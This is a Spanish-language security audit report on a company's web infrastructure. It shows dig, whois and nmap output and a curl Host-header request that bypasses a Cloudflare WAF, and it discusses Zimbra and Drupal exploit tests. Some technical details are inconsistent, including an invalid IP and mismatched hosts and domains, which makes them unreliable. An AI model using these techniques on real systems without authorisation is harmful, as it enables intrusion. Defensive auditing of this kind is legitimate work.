

INFORME DE AUDITORIA TECNICA DE SEGURIDAD WEB

Análisis de seguridad perimetral, nivel de exposición y vulnerabilidades.



Heimdall Threat Advisory

Consultoría en ciberseguridad para empresas

Organización auditada: elsurtidor.com
Auditoria de seguridad

INFORME DE AUDITORIA TECNICA DE SEGURIDAD

ACTIVOS MULTIPLES

Fecha del informe: Abril-01-2026.

Periodo de auditoria: [Marzo-15-2026]-[Marzo-31-2026].

Entidad auditada: elsurtidor.com

Auditor: José Ricardo Flores Martínez.

Índice de contenido.

Responsable	Puesto	Fecha de entrega
	Director general	Abril 01 2026
	Gerente IT	Abril 01 2026
	Responsable de desarrollo	Abril 02 2026

1. Pag 2 - Resumen ejecutivo (motivación, alcance y objetivos).
2. Pag 4 – Metodología (Framework base de auditoría).
3. Pag 4 - Recopilación de información abierta.
4. Pag 8 - Enumeración de puertos (Comandos y parámetros de escaneo).
5. Pag 10 – Hallazgos (Información detallada de las evidencias encontradas).
6. Pag 11 - Confirmación mediante pruebas de concepto.
7. Pag 16 - Conclusiones de auditoría.
8. Pag 17 – Anexo (Capturas de ejecución y resultados de pruebas).

1: Resumen ejecutivo.

El presente informe de auditoría técnica corresponde al proceso de enumeración y prueba de servicios expuestos, buscando identificar posibles riesgos críticos de seguridad presentes en la arquitectura y configuración de los mismos, así como de la infraestructura que los soporta (servidores, seguridad de red, etc.).

1.1 Valoración de riesgo: Se asigna una clasificación de riesgo validado global correspondiente a **Nivel Moderado (54)**, basándose en factores como activos críticos expuestos permitiendo evasión de protección WAF y la presencia de tecnologías obsoletas o sin soporte activo que incrementan la superficie de ataque.

- **Razón principal:** Se realizó un proceso de rastreo de direcciones IP empezando por aquella asignada a la plataforma comercial, determinando que la infraestructura se encuentra protegida por un servicio WAF gestionado por Cloudflare que enmascara la dirección real de los servidores. Sin embargo, mediante procesos de investigación de información abierta OSINT se lograron localizar 3 activos fuera del perímetro de protección contratado. Se determinaron y analizaron 6 condiciones de riesgo (2 por cada activo localizado) de las cuales 2 son de nivel medio o alto y fueron confirmadas como explotables y el resto están debidamente mitigadas por las medidas de seguridad implementadas.
- **Recomendación urgente:** Se determina que la infraestructura cuenta con un modelo de seguridad fragmentado, inconsistente y sin control centralizado entre los diferentes activos que la componen. Si bien se protege y limita correctamente muchas de las interacciones y activos, otros se mantienen fuera del perímetro con una exposición directa a internet o configuraciones débiles por lo que se recomienda realizar las siguientes actividades lo más pronto posible.
 1. Realizar una **revisión integral del inventario de activos expuestos** incluidos en este reporte
 2. Asegurar que todos los servicios críticos estén **protegidos bajo el mismo perímetro** de seguridad
 3. Eliminar **accesos directos** a infraestructura interna
 4. **Estandarizar las políticas** de seguridad a nivel organizacional

Finalmente, se concluye que el principal riesgo no radica únicamente en vulnerabilidades individuales, sino en la **exposición estructural de activos fuera del perímetro de seguridad**. Esto permitiría a un atacante evadir los controles implementados y en caso de lograr la explotación de alguna de las condiciones de riesgo detectadas o de aquellas que quedaron fuera del alcance de esta auditoría, abre la posibilidad de encadenar estas vulnerabilidades para lograr comprometer más de un activo de la infraestructura.

La valoración de las condiciones de riesgo se realiza en dos etapas, inicialmente presentando el **riesgo inherente** que representa el nivel de exposición potencial sin considerar los controles de seguridad implementados, utilizando como base el CVSS asignado cuando aplique o realizando una valoración equivalente empleando este modelo. Tras la ejecución de las pruebas controladas sobre los vectores seleccionados, se determina el nivel de **riesgo validado** considerando la efectividad de los controles implementados, el nivel de obsolescencia tecnológica y demás condiciones detectadas durante la auditoría. El grado de riesgo se asigna en base a la siguiente métrica.

Nivel 1(0 - 20): Riesgo insignificante / informativo.

Nivel 2 (21 - 40): Riesgo bajo / asumible.

Nivel 3 (41 - 60): Riesgo moderado / requiere atención.

Nivel 4 (61 - 80): Riesgo alto / requiere mitigación urgente.

Nivel 5 (81 - 100): Riesgo crítico / inaceptable.

Clasificación de vulnerabilidades analizadas.

Título de vector analizado	Confirmación de explotabilidad	Nivel de riesgo validado
Information Disclosure (LDAP Anonymous Bind)	Confirmada	55 - Medio
Bypass IPS/WAF - Exposición directa a la interfaz de aplicación.	Confirmada	85 - Critico
Ejecución de comandos de usuario no autenticado (Zimbra)	Mitigada	60 - Medio
Enumeración de usuarios SMTP	No explotable	0 - Informativo
RCE en PHP / Drupal (Presencia de 7.4.33 y Drupal 7 en el servidor)	No explotable	50 - (Obsolescencia)
Exposición de servicios de base de datos y gestión remota insegura	Parcial	75 - Alto
Índice de riesgo general	Requiere atención	54 - Moderado

1.2 Alcance y objetivo:

Se realiza una auditoría de caja negra al dominio de internet correspondiente para determinar la presencia de posibles vulnerabilidades, configuraciones inseguras o puntos de acceso a la infraestructura.

Se analizaron las direcciones IP correspondientes al sitio e-commerce y direcciones derivadas del proceso de investigación y enumeración.

Bajo ningún concepto se ejecutaron actividades que pudieran generar una afectación en los activos, la información o las actividades del negocio. Tampoco se almacena ningún tipo de información obtenida durante el proceso de auditoría.

El fin último de este proceso es aportar la mayor cantidad de información útil y veraz para la remediación de cualquier hallazgo encontrado que afecte la confidencialidad, disponibilidad e integridad de la información o que pueda poner en riesgo la continuidad del negocio.

2: Metodología.

Para el análisis de seguridad y determinación de vulnerabilidades se utilizó la como marco principal la metodología PTES (Penetration Testing Execution Standard).

Interacciones previas al compromiso (Pre-engagement): Definición del alcance, objetivos, límites, y acciones legales antes de iniciar la auditoría.

Recopilación de inteligencia (Intelligence Gathering): Obtención de información sobre el objetivo mediante fuentes abiertas (OSINT) o técnicas activas.

Modelado de amenazas (Threat Modeling): Análisis de los activos críticos y las posibles amenazas para definir los escenarios de ataque más viables.

Análisis de vulnerabilidades (Vulnerability Analysis): Identificación de fallos de seguridad en los sistemas utilizando herramientas automatizadas y análisis manual.

Explotación (Exploitation): Ejecución de ataques técnicos controlados dentro de los límites definidos para confirmar la explotabilidad del vector seleccionado.

Post-Explotación (Post-Exploitation): Omitido, no se realiza ningún tipo de actividad permanente.

Informe (Reporting): Documentación detallada de los hallazgos, riesgos, evidencia de la explotación y recomendaciones de remediación.

3: Recopilación de información abierta.

3.1 Interacciones previas:

Al ser un ejercicio de “caja negra” con el fin de simular un ataque real, únicamente se utiliza la dirección del sitio comercial que se está auditando.

Actualmente se cuentan con 20 sucursales distribuidas en diferentes estados de la república, pero el alcance de la auditoría será determinado por el proceso de obtención de datos descrito a continuación.

3.2 Recopilación de información:

Se realizan pruebas de *footprinting* para determinar la dirección IP asociada analizando información histórica de certificados, registros PTR y resolución de registros DNS logrando obtener 3 direcciones las

cuales se listan a continuación. Según su rango, estas pertenecen al servicio de hosting **cloudflare** por lo que estarían debidamente protegidas por un servicio WAF.

Dirección	IP Asignada	Estado	Servicio
surtidor.com	172.X.X.74	Enmascarada, WAF detectado	Cloudflare
surtidor.com	104.X.X.228	Enmascarada, WAF detectado	Cloudflare
surtidor.com	104.X.X.228	Enmascarada, WAF detectado	Cloudflare

Img 1: Determinación de IP (dig)

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ dig surtidor.com

; <<> DiG 9.20.20-1-Debian <<> surtidor.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 47105
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; COOKIE: 1f806aa864ec0a74d0739b7869c738a7eca7bac8bd748b22 (good)
;; QUESTION SECTION:
;surtidor.com.                IN      A

;; ANSWER SECTION:
surtidor.com.                300     IN      A      172.    .74
surtidor.com.                300     IN      A      104.    228
surtidor.com.                300     IN      A      104.    228

;; Query time: 84 msec
;; SERVER: 172.    .1#53(172.    .1) (UDP)
;; WHEN: Fri Mar 27 22:10:47 EDT 2026
;; MSG SIZE rcvd: 117

(kali@kali)-[~]
$ whois surtidor.com
Domain Name: SURTIDOR.COM
Registry Domain ID: 79546533_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.domain.com
Registrar URL: http://www.domain.com
Updated Date: 2025-10-28T07:40:33Z
Creation Date: 2001-11-09T19:12:24Z
Registry Expiry Date: 2026-11-09T19:12:24Z
Registrar: Domain.com - Network Solutions, LLC
Registrar IANA ID: 886
Registrar Abuse Contact Email: domain.operations@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: PARIS.NS.CLOUDFLARE.COM
Name Server: REX.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-03-28T02:11:27Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

```

3.3: Elusión de WAF mediante Historial DNS:

Mediante la búsqueda DNS histórica se determinó que, aun cuando el dominio principal utiliza el servicio **cloudflare**, la variante historia “elsurtidor.com” resuelve la dirección IP provista por Alestra ubicada en Guanajuato, la cual se lista a continuación.

Dirección	IP Asignada	Estado	Servicio
elsurtidor.com	X.X.X.26	Activa: Última det. Marzo 2026	Alestra

El análisis de dicha dirección IP nos confirma que pertenece al dominio zb.elsurtidor.com el cual aparentemente es un servidor de correo. Mediante técnicas de elusión WAF como la validación de certificados SSL y cabeceras HTTP (Header Host Injection), se confirma el uso de tecnología *Zimbra Collaboration Suite* con servicios de correo expuestos fuera del perímetro de protección **cloudflare**.

Img 2: Análisis de certificados



3.4: Análisis de subdominios y dominios relacionados:

Subdominio de correo: Se analiza el subdominio correspondiente a servicios de correo electrónico derivado del dominio principal y se obtiene una dirección IP localizada en ciudad de México la cual también se encuentra fuera del perímetro de protección de **Cloudflare**.

Nota: En la revisión de información pública, este servidor muestra múltiples vulnerabilidades posibles, esta información se basa en las versiones del software instalado, si bien, se requeriría confirmar cuales son realmente aplicables o no están mitigadas por algún control complementario, se hace mención de este dato para su consideración.

Dirección	IP Asignada	Estado	Servicio
elsurtidor.com.mx / MX Record	X.X.X.37	Activa: Última det. Marzo 2026	Uninet

Img 3: Determinación de IP (servicio de correo)

```
(kali@kali)-[~]
$ dig surtidor.com.mx

; <<>> DiG 9.20.20-1-Debian <<>> surtidor.com.mx
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 58019
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1d6f092667d5e9f22932bb4669c74cb0022e4224ed402f10 (good)
;; QUESTION SECTION:
;surtidor.com.mx.                IN      A      131.248.352.34

;; ANSWER SECTION:
surtidor.com.mx.                60      IN      A      131.248.352.34

;; Query time: 64 msec
;; SERVER: 172.17.0.1#53(172.17.0.1) (UDP)
;; WHEN: Fri Mar 27 23:36:16 EDT 2026
;; MSG SIZE rcvd: 88
```

Subdominio de capacitación: Mediante el análisis de certificados se localizaron subdominios relacionados correspondientes a ventas, intranet y capacitación. Analizando esta última se determina que resuelve a una dirección IP fuera del perímetro de seguridad de **cloudflare**, del mismo modo, el análisis de información publica confirma que es una dirección correspondiente a ISP Axtel, localizada en ciudad de México. También muestra una serie de CVEs relacionadas a la tecnología web Nginx 1.27.0 y otras tecnologías en estado EOL que ya no cuentan con soporte oficial activo.

Nuevamente se confirma que no todas las vulnerabilidades listadas están efectivamente activas o son explotables, pero es un punto de atención que se debe documentar ya que la falta de actualizaciones en este activo representa un riesgo crítico de compromiso, puesto que estas versiones cuentan con múltiples vulnerabilidades públicas.

Dirección	IP Asignada	Estado	Servicio
capacitacion.surtidor.com	X.X.X.181	Activa: Última det. Marzo 2026	Axtel

Img 4: Determinación de IP (subdominio de capacitación).

```
(kali@kali)-[~]
$ dig capacitacion.surtidor.com

;<>> DiG 9.20.20-1-Debian <>> capacitacion.surtidor.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 27019
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 59617f814e56ed13991acf2a69c751e92424c5d8cbb9db18 (good)
;; QUESTION SECTION:
;capitacion.surtidor.com.      IN      A

;; ANSWER SECTION:
capitacion.surtidor.com. 300 IN      A      172.17.3.181

;; Query time: 60 msec
;; SERVER: 172.17.3.1#53(172.17.3.1) (UDP)
;; WHEN: Fri Mar 27 23:58:33 EDT 2026
;; MSG SIZE rcvd: 98

(kali@kali)-[~]
$ curl -Ik https://172.17.3.181 -H "Host: capacitacion.surtidor.com"
HTTP/1.1 500 Service unavailable (with message)
Server: nginx/1.27.0
Date: Sat, 28 Mar 2026 04:04:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.33
X-Generator: Drupal 7 (http://drupal.org)
```

4: Enumeración de puertos.

Se realiza un ejercicio de análisis de puertos y servicios para determinar la presencia de vulnerabilidades en las 3 direcciones recopiladas mediante la ejecución de un escaneo de baja intensidad utilizando la herramienta **nmap** con el fin de evitar cualquier afectación en los servicios.

```
nmap -sV -Pn -O -T2 --top-ports 100 X.X.X.26 -oN evidencia_alestra_26.txt
```

```
nmap -sV -Pn -O -T2 -p 22,25,80,443,999,7071,8443 X.X.X.37 -oN uninet_37.txt
```

```
nmap -sV -Pn -O -T2 -p 21,22,80,111,389,999,3306,5222,5269,5901,6001,7070,9090,9998 X.X.X.181 -oN axtel_181.txt
```

Img 5: Resultado de enumeración Activo 1

```
(kali@kali)-[~]
$ nmap -sV -Pn -O -T2 -top-ports 100 -n -oN alestra.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 00:31 -0400
Nmap scan report for 172.16.1.26
Host is up (0.031s latency).
Not shown: 91 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain NLnet Labs NSD
110/tcp   closed pop3
143/tcp   open  imap      Zimbra imapd
389/tcp   open  ldap      OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http  Zimbra http config
465/tcp   open  ssl/smtp  Postfix smtpd
587/tcp   open  smtp      Postfix smtpd
993/tcp   open  ssl/imap  Zimbra imapd
995/tcp   open  ssl/pop3  Zimbra pop3d
Device type: VoIP adapter|bridge|general purpose
Running (JUST GUESSING): AT&T embedded (91%), Oracle Virtualbox (90%), Slirp (90%), QEMU (89%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: AT&T BGW210 voice gateway (91%), Oracle Virtualbox Slirp NAT bridge (90%), QEMU user mode network gateway (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: zb.elsurtidor.com, zb.elsurtidor.com

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 284.73 seconds
```

Img 6: Resultado de enumeración Activo 2

```
(kali@kali)-[~]
$ nmap -sV -Pn -O -T2 -p 22,25,80,443,999,7071,8843 -iL 192.168.1.37 -oN uninet.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 21:54 -0400
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
WARNING: RST from 192.168.1.37 port 443 -- is this port really open?
Nmap scan report for mail.surtidor.com (189.240.54.37)
Host is up (0.021s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  tcpwrapped
25/tcp    filtered smtp
80/tcp    filtered http
443/tcp   open  tcpwrapped
999/tcp    filtered garcon
7071/tcp   filtered iwgl
8843/tcp   filtered unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 1.0.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:1.0.9
Aggressive OS guesses: Linux 1.0.9 (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.78 seconds
```

Img 7: Resultado de enumeración Activo 3

```
(kali@kali)-[~]
$ nmap -sV -Pn -O -T2 -p 21,22,80,111,389,999,3306,5222,5269,5901,6001,7070,9090,9998 -iL 192.168.1.181 -oN axtel.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 22:10 -0400
Nmap scan report for ded-int-1-1-1-1-1-1-181.mexdf.static.axtel.net (192.168.1.181)
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     nginx 1.27.0
111/tcp   open  rpcbind  2-4 (RPC #100000)
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
999/tcp   closed garcon
3306/tcp   open  mysql    MariaDB 10.3.23 or earlier (unauthorized)
5222/tcp   open  jabber   Wildfire XMPP Client
5269/tcp   open  xmpp     VNC (protocol 3.8)
5901/tcp   open  vnc      (access denied)
6001/tcp   open  X11
7070/tcp   open  http     Jetty
9090/tcp   open  http     Jetty
9998/tcp   open  distinct32?
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port5222-TCP-v7.98X1=7XD=3/29KTime=69C9DBF8NP=x86_64-pc-linux-gnuK(RP
SF:Check,98,"<stream:error>x20xmlns:stream="http://etherx.jabber.org/s
SF:stream"><not-well-formed>x20xmlns="urn:ietf:params:xml:ns:xmpp-stream
SF:s"/></stream:error></stream:stream>");
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```

5: Hallazgos.

Con la información obtenida durante el proceso de enumeración de servicios se genera un mapeo de las condiciones de riesgo de las cuales se seleccionará un posible vector de ataque al que se aplicará una prueba con el fin de confirmar o descartar el riesgo.

5.1 Alestra: Se detecta la presencia de servicios antiguos u obsoletos, la presencia de OpenLDAP v2.2.X/2.3.X. el cual conlleva un riesgo de denegación de servicio y posible compromiso de directorio, mientras que los servicios de correo electrónico generan una superficie de ataque debido a la exposición completa de los puertos de administración y entrega (IMAP, POP3, LDAP, HTTP Config) sin filtrado por IP de origen.

Se observa una firma de red inconsistente con hardware dedicado, sugiriendo el uso de capas de virtualización o NAT que podrían estar enmascarando la verdadera identidad del sistema operativo subyacente.

5.2 Uninet: La presencia de múltiples resultados RST en el puerto 443 indica la posible presencia de un IPS o firewall activo que limita las conexiones y la respuesta de los servicios en los demás puertos (tcpwrapped), esto sugiere la aplicación de políticas de bloqueo dinámico o restricción por segmentos de red. Sin embargo, aunque este servidor en apariencia se encuentra mucho más protegido, la exposición del puerto 25 (SMTP) como filtrado en lugar de cerrado indica que el servicio de correo sigue intentando operar fuera del WAF de Cloudflare. Esto sugiere una arquitectura segmentada con controles perimetrales parciales, pero sin una correcta centralización del tráfico a través del WAF.

5.3 Axtel: Este nodo presenta varios servicios críticos expuestos y/o obsoletos como puertos FTP (**vsftpd 2.0.8**) y VNC (**protocolo 3.8**), la base de datos expuesta en el puerto 3306 MariaDB 10.3.23 y el servicio **OpenLDAP 2.2.X - 2.3.X**, lo que sugiere una infraestructura base sumamente vieja y vulnerable a ataques de denegación de servicio (DoS).

La presencia combinada de varios servicios con tecnologías obsoletas o EOL, hacen que este activo sea considerado como de **alto riesgo crítico** para la infraestructura por los puntos expuestos a continuación.

- **Software EOL:** Uso de versiones obsoletas de OpenLDAP y vsftpd con múltiples CVEs conocidos.
- **Exposición de Datos:** El puerto 3306 (MariaDB) y servicios de aplicaciones (Jetty en 7070/9090) son visibles desde internet, aumentando el riesgo de exfiltración de información.
- **Administración Insegura:** La presencia de VNC y X11 (puertos 5901/6001) sugiere la gestión remota del servidor sin implementación adecuada de cifrado.
- **Anomalías en Puerto 9998:** Se detectó un servicio no identificado que expone fragmentos de código fuente (CSS/HTML) en sus respuestas de error, esto puede facilitar el reconocimiento de la arquitectura interna por parte de un atacante.

6: Confirmación mediante pruebas de concepto.

Se seleccionan 2 condiciones de riesgo para cada uno de los 3 nodos analizados.

Nodo 1: Alestra (Guanajuato - .26)

- **Condición 1: Ejecución Remota de Código (RCE) en Zimbra.** Debido a la presencia de servicios tan antiguos como OpenLDAP 2.2.X, es imperativo probar si la versión de Zimbra es vulnerable a fallos críticos de *path traversal* o *remote code execution*.
- **Condición 2: Information Disclosure en OpenLDAP.** Demostrar que se puede realizar un *dump* de la estructura del directorio sin autenticación, exponiendo nombres de usuarios y jerarquías internas.

Nodo 2: Uninet (CDMX - .37)

- **Condición 1: Bypass de IPS/WAF.** Documentar cómo las técnicas de elusión (como el uso de cabeceras Host o historial DNS) permiten alcanzar el servicio real a pesar de las contramedidas detectadas.
- **Condición 2: Enumeración de Usuarios SMTP.** Probar si el servicio en el puerto 25 permite confirmar direcciones de correo válidas, lo que facilita ataques dirigidos de phishing o fuerza bruta.

Nodo 3: Axtel (CDMX - .181)

- **Condición 1: RCE en PHP/Drupal.** Esta es la más crítica. Usar el hallazgo de PHP 7.4.33 y Drupal 7 para intentar ejecutar un comando simple (como *whoami* o *id*) y confirmar si es posible comprometer el servidor.
- **Condición 2: Exposición de Base de Datos y Gestión Remota.** Confirmar el riesgo de tener MariaDB (3306) y VNC (5901) abiertos, lo cual podría permitir el acceso a los datos de capacitación de los empleados o cualquier información de la BDD alojada en este nodo.

6.1: Tablas de validación y ejecución de pruebas.

A continuación, se listan las tablas de información y resultado del proceso de validación técnica aplicado a las condiciones de riesgo seleccionadas. En estas se muestra la calificación de riesgo inherente sin considerar controles (CVSS) cuando corresponde y el nivel de riesgo validado tras la aplicación de la prueba sobre el vector seleccionado.

Titulo	Ejecución de comandos de usuario no autenticado (Zimbra)
Activo	Alestra (X.X.X.26)
CVE-relacionada	CVE-2024-45519: Servicio postjournal en Zimbra collaboration suite anteriores a la versión 8.8.15 pueden permitir ejecución remota de comandos (RCE) de usuarios no autenticados.
Nivel de riesgo inherente	Crítico
CVSS 3.1	9.8 : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Evidencia técnica	Se realizaron múltiples pruebas en los puertos de acceso al panel de administración Zimbra: Puertos 143, 443 y 993. Abiertos mediante la entrega de payloads controlados. Se realizaron pruebas en el puerto 25 el cual está debidamente filtrado y el 587 el cual está abierto, pero debidamente protegido por las reglas del firewall.
Impacto	La omisión de las medidas correctivas conllevaría a un posible riesgo de permitir conexiones a usuarios externos para la ejecución de comandos o acceso a información confidencial e incluso control total del activo.
Corrección recomendada	Fortaleza detectada: La evidencia sugiere la actualización a una versión no vulnerable y segura o la aplicación de parches de seguridad y reglas de endurecimiento que eliminan la vulnerabilidad. Mantener las practica de parcheo o actualización del servicio.
Explotación/confirmación	No explotable/Mitigado: Se realizaron pruebas de ejecución de comando en los puertos relacionados mediante la entrega controlada de payloads, los cuales fueron aceptados por el servicio, pero no se observa ejecución de comandos. El análisis de respuesta sugiere la presencia de reglas de sanitización, bloqueo de comandos externos o aplicación de parches de actualización que limitan la interpretación de comandos. Esta falta de ejecución se atribuye a que el binario postjournal está parcheado o que el servicio de Journaling (fuente de la vulnerabilidad) no está habilitado. Se reclasifica con un nivel de riesgo validado de 60: Riesgo moderado
Comentario	Se observa la aplicación de buenas prácticas de endurecimiento al bloquear puertos de acceso comunes, sanitizar las entradas para evitar ejecución de comandos no deseada y ocultamiento de información para evitar fingerprinting.

Titulo	Information Disclosure (LDAP Anonymous Bind)
Activo	Alestra (X.X.X.26)
CVE-relacionada	No existe una CVE directa relacionada. CWE-16: Configuración débil permite exfiltración de datos sin necesidad de autenticación.
Nivel de riesgo	Medio
CVSS 3.1	5.3: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Evidencia técnica	Mediante la herramienta ldapsearch, se confirmó la capacidad de realizar un Anonymous Bind contra el activo. El servidor expuso una lista de 19 controles y 4 extensiones soportadas, incluyendo el OID 1.2.840.113556.1.4.319
Impacto	Extracción masiva de datos organizacionales de manera sigilosa (Paged Results).
Corrección recomendada	Actualización del servicio o discontinuar su uso si no es posible el parcheo.
Explotación/confirmación	Confirmado por la prueba de concepto Se asigna un nivel de riesgo validado de 55: Riesgo moderado
Comentario	El servicio permite obtener información de configuración, versión del servicio, etc. Lo que permite realizar un mapeo del sistema. La información incluso puede obtenerse sin cifrado permitiendo ataques de interceptación en ruta

Titulo	Bypass IPS/WAF - Exposición directa a la interfaz de aplicación.
Activo	Uninet (X.X.X.37)
CVE-relacionada	No existe CVE directa relacionada. CWE-1316: Aislamiento de red insuficiente.
Nivel de riesgo	Alto: Posible vector inicial de ataque encadenado.
CVSS 3.1	7.5 : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Evidencia técnica	Se detecta la presencia de un IDS o Firewall que protege y filtra varios de los puertos de sistema, sin embargo, se comprobó que es posible acceder al servidor el cual responde directamente a cualquier consulta directa a su IP a través del puerto 443/TCP, exponiendo el panel de inicio de sesión de Zimbra sin pasar por el control de Cloudflare. Esto confirma que: El servidor backend es accesible desde internet / Parte del tráfico puede eludir la protección / Hay exposición directa de algunos servicios fuera del perímetro seguro.
Impacto	Permite el reconocimiento e interacción directa sin pasar por el proceso de inspección y filtrado del WAF. Como consecuencia se habilitan escenarios de ataque como: Ataques de fuerza bruta contra el panel de autenticación / Enumeración de usuarios / Explotación de vulnerabilidades del servicio, incluyendo la ejecución de comandos remota (RCE), etc. Si se logra eludir la protección perimetral, serviría como punto de entrada para encadenar ataques contra servicios internos vulnerables identificados en otros activos evaluados.
Corrección recomendada	Validar la configuración de protección cloudflare para incluir este nodo / Configurar una lista blanca de IPs de acceso al servicio (ACL) / Forzar el paso de todo el tráfico por el WAF.
Explotación/confirmación	Confirmado: Acceso mediante solicitudes controladas (curl) directas a la IP pública del activo sin intervención del WAF, confirmadas mediante la recepción de cookie de sesión validas del servicio (ver capturas anexas). Se asigna un nivel de riesgo validado de 85: Riesgo crítico al encontrarse fuera del perímetro de seguridad.
Comentario	Se detecta una omisión en la definición del perímetro de seguridad, posiblemente derivada de inventarios incompletos de los activos a proteger o configuración incorrecta del WAF.

Titulo	Enumeración de usuarios SMTP
Activo	Uninet (X.X.X.37)
CVE-relacionada	
Nivel de riesgo	N/A
CVSS 3.1	
Evidencia técnica	Se realizan pruebas de enumeración de usuario mediante el puerto 587 ya que el puerto 25 está debidamente cerrado a direcciones no permitidas, los intentos de validación mediante el comando VRFY confirman el rechazo del servidor a validación externa.
Impacto	N/A
Corrección recomendada	Fortaleza detectada en la configuración de seguridad.
Explotación/confirmación	No explotable Se asigna un nivel de riesgo validado de 0: Informativo
Comentario	Se confirma la correcta aplicación de listas de acceso ACL en el servicio.

Titulo	RCE en PHP / Drupal (Presencia de 7.4.33 y Drupal 7 en el servidor)
Activo	Axtel (X.X.X.181)
CVE-relacionada	CVE-2018-7600: Versiones de Drupal anteriores a 7.58 permiten ejecución de código arbitrario debido a un problema que afecta a múltiples subsistemas con configuraciones de módulos predeterminadas o comunes.
Nivel de riesgo inherente	Crítico.
CVSS 3.1	9.8 crítico CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Evidencia técnica	Se realiza una solicitud curl controlada buscando la explotación de la vulnerabilidad "drupalgeddon2". La respuesta 404 Not Found indica que el activo no es vulnerable a este exploit en específico mediante el registro de usuarios o que la aplicación no está en la raíz del servidor. / El escaneo dirigido con nmap confirma que el puerto 80 está abierto, pero no logra enumerar subdirectorios o la versión PHP devolviendo errores 404 para los 128 nombres probados.
Impacto	Alto (potencial): El vector específico analizado es filtrado correctamente por Nginx devolviendo el error 404. Sin embargo, las versiones detectadas siguen representando un riesgo latente al encontrarse en un estado EOL manteniendo una superficie de ataque para otras vulnerabilidades no probadas. En caso de explotación exitosa, el impacto podría incluir ejecución remota de comandos y compromiso total del activo.
Corrección recomendada	Parcialmente mitigado: Se recomienda analizar y ocultar las firmas de los servicios como Nginx, actualizar PHP a una versión con soporte activo y Drupal a versión 9 o superior, realizar un hardening general de directorios para evitar descubrimiento de archivos sensibles y minimizar exposición de endpoints y mejorar controles de acceso.
Explotación/confirmación	No explotable en el vector evaluado: El servidor recibe correctamente el payload controlado, pero no es procesado. Se mantiene un nivel de riesgo moderado teniendo en cuenta la cantidad de vectores existentes no probados. Se asigna un nivel de riesgo validado de 50: Riesgo moderado
Comentario	La presencia de Nginx 1.27.0 (versión muy reciente) sugiere que hay una capa de servidor web moderna actuando como proxy, lo cual podría estar bloqueando los vectores dirigidos a la aplicación interna obsoleta, sin embargo, dichos componentes introducen una superficie de riesgo potencial.

Titulo	Exposición de servicios de base de datos y gestión remota insegura
Activo	Axtel (X.X.X.181)
CVE-relacionada	N/A: Configuración débil / Uso de protocolos inseguros.
Nivel de riesgo	Alto
CVSS 3.1	N/A
